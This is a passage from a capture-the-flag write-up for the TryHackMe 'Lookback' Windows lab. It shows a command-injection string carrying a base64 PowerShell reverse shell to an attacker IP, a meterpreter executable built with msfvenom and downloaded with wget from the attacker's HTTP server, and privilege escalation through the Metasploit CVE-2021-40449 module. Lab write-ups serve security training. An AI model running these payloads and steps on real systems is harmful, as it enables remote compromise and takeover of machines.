
In this case i decided to use base64 encoded powershell script as it was neat and tidy compared to the other powershell offerings.



If we take this shell code and plug it into our command execution code from earlier it looks like this:

') | Out-Host; & powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABl
AG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoAC
IAMQAwAC4AOAAuADEAMQAuADIAMAA2ACIALAA5ADAAMAA1ACkAOwAkAHMAdAByAGU
AYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOw
BbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1A
HwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0AL
gBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG
4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZ
QB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBt
AC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFM
AdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiA
GEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB
0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZ
QBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAH
QAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4A
HQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkA
dABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AV
wByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AG
UALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQ
A7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA== ('

Opening ourselves a listener with netcat and sending the payload via the inputbox we receive a shell on the system.



Moving to the users directory we find 3 Users:

```
PS C:\> cd Users
PS C:\Users> ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        1/25/2023  12:54 PM                .NET v4.5
d-----        1/25/2023  12:54 PM                .NET v4.5 Classic
d-----        2/28/2023  11:05 AM                Administrator
d-----        2/21/2023  12:31 AM                dev
d-r---        1/25/2023   8:15 PM                Public
```

Moving into the dev users desktop we find our second flag and a TODO.txt file.

```
PS C:\Users\dev> cd Desktop
PS C:\Users\dev\Desktop> ls


    Directory: C:\Users\dev\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        2/21/2023  12:28 AM            514 TODO.txt
-a----        2/12/2023  11:53 AM             29 user.txt


PS C:\Users\dev\Desktop> cat user.txt
THM{Stop_Reading_Start_Doing}
PS C:\Users\dev\Desktop>
```

```
PS C:\Users\dev\Desktop> cat TODO.txt
Hey dev team,

This is the tasks list for the deadline:

Promote Server to Domain Controller [DONE]
Setup Microsoft Exchange [DONE]
Setup IIS [DONE]
Use the latest update [KB OCT 2022 is missing need reboot]
Remove the log analyzer[TO BE DONE]
Add all the users from the infra department [TO BE DONE]
Setup LAPS [TO BE DONE]


When you are done with the tasks please send an email to:

joe@thm.local
carol@thm.local
and do not forget to put in CC the infra team!
dev-infrastructure-team@thm.local
PS C:\Users\dev\Desktop>
```

At this point i tried to move over beRoot.exe and Powerup.ps1 by using a http server and invoke execution cradles to look for vulnerabilities to allow me to escalate privileges but i couldnt get them to transfer for some unknown reason possibly windows defender.

At this point i decided to try upgrade my shell to a meterpreter shell so i could use some metasploit modules to help with privilege escalation.

Using MSFVENOM to produce a payload to upgrade my shell command used:

Sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.8.11.206 Lport=9005 -f exe -o revshell.exe

```
┌──(accessone㉿pentest-accessone)-[~/Desktop/thm/lookback]
└─$ sudo msfvenom  -p windows/x64/meterpreter/reverse_tcp LHOST=10.8.11.206 LPORT=9005 -f exe -o revshell.e
xe
[sudo] password for accessone:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: revshell.exe
```

This will output a file revshell.exe we can transfer this using a python http server on our attacker machine and wget on our compromised machine:

```
┌──(accessone㉿pentest-accessone)-[~/Desktop/thm/lookback]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.211.249 - - [21/Mar/2023 23:32:48] "GET /revshell.exe HTTP/1.1" 200 -
```

```
PS C:\Windows\temp> wget "http://10.8.11.206:8000/revshell.exe" -OutFile "C:\Windows\temp\revshell.exe"
```

If we then start a listener within Metasploit using Use **exploit/multi/handler** and setting the payload to match or revshell **windows/x64/meterpreter/reverse_tcp** we also set our lhost to match our ip once we execute the payload we receive our meterpretershell:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload window/x64/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.8.11.206
lhost => 10.8.11.206
msf6 exploit(multi/handler) > set lport 9005
lport => 9005
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.8.11.206:9005
[*] Sending stage (200774 bytes) to 10.10.211.249
[*] Meterpreter session 1 opened (10.8.11.206:9005 -> 10.10.211.249:8689) at 2023-03-21 23:35:30 +0000

meterpreter > guid
[+] Session GUID: 720d0387-b68c-45c3-908c-dc9561680c7a
```

```
PS C:\Windows\temp> ./revshell.exe
PS C:\Windows\temp>
```

I tried a simple **getsystem** with metasploit but it yielded nothing so next i decided i decided to run the metasploit **Local exploit suggester module** which did give us some options although it killed our first session so we had to initial a second session this process can be seen in the screenshots below:

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.211.249 - Collecting local exploits for x64/windows ...
[*] 10.10.211.249 - 181 exploit checks are being tried ...
[+] 10.10.211.249 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.211.249 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be
 vulnerable. Vulnerable Windows 10 v1809 build detected!
[+] 10.10.211.249 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.211.249 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.10.211.249 - exploit/windows/local/cve_2020_17136: The target appears to be vulnerable. A vulnerabl
e Windows 10 v1809 build was detected!
[+] 10.10.211.249 - exploit/windows/local/cve_2021_40449: The target appears to be vulnerable. Vulnerable
Windows 10 v1809 build detected!
[+] 10.10.211.249 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target appears to be vulne
rable.
[+] 10.10.211.249 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running,
 but could not be validated.
[*] Running check method for exploit 42 / 42
[*] 10.10.211.249 - Valid modules for session 2:
================================

 #   Name                                                       Potentially Vulnerable?  Check Result
 -   ----                                                       -----------------------  ------------
 1   exploit/windows/local/bypassuac_sdclt                      Yes                      The target ap
pears to be vulnerable.
 2   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move  Yes                   The target ap
pears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
 3   exploit/windows/local/cve_2020_1048_printerdemon           Yes                      The target ap
pears to be vulnerable.
 4   exploit/windows/local/cve_2020_1337_printerdemon           Yes                      The target ap
pears to be vulnerable.
 5   exploit/windows/local/cve_2020_17136                       Yes                      The target ap
pears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
 6   exploit/windows/local/cve_2021_40449                       Yes                      The target ap
pears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
 7   exploit/windows/local/cve_2022_21999_spoolfool_privesc     Yes                      The target ap
pears to be vulnerable.
 8   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                  The service i
s running, but could not be validated.
 9   exploit/windows/local/agnitum_outpost_acs                  No                       The target is
 not exploitable.
```

I tried a couple of different exploits but the one that worked for me was **CVE-2021-40449**:

```
msf6 exploit(windows/local/cve_2021_40449) > options

Module options (exploit/windows/local/cve_2021_40449):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.11.206      yes       The listen address (an interface may be specified)
   LPORT     9007             yes       The listen port


Exploit target:
   Id  Name
   --  ----
   0   Windows 10 x64 RS1 (build 14393) and RS5 (build 17763)


View the full module info with the info, or info -d command.

msf6 exploit(windows/local/cve_2021_40449) > run
```

```
[*] Started reverse TCP handler on 10.8.11.206:9007
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Target's build number: 10.0.17763.107
[+] The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
[*] Launching netsh to host the DLL ...
[+] Process 7180 launched.
[*] Reflectively injecting the DLL into 7180 ...
```

```
[*] Sending stage (200774 bytes) to 10.10.211.249
[*] Meterpreter session 3 opened (10.8.11.206:9007 → 10.10.211.249:9492) at 2023-03-21 23:51:03 +0000
```

Once the exploit has executed we receive back another meterpreter session this time as **NT AUTHORITY\SYSTEM.**

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Dropping into a shell we can then go and retrieve the final flag using the **shell** command in meterpreter then navigating to the administrators documents :

```
C:\Users\Administrator\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 762A-C0C6

 Directory of C:\Users\Administrator\Documents

02/12/2023  12:57 PM    <DIR>          .
02/12/2023  12:57 PM    <DIR>          ..
02/12/2023  12:57 PM                35 flag.txt
               1 File(s)             35 bytes
               2 Dir(s)  13,013,282,816 bytes free

C:\Users\Administrator\Documents>cat flag.txt
cat flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Documents>more flag.txt
more flag.txt
THM{Looking_Back_Is_Not_Always_Bad}
```

I really Enjoyed this challenge from Tryhackme and hope you find this write up helpful!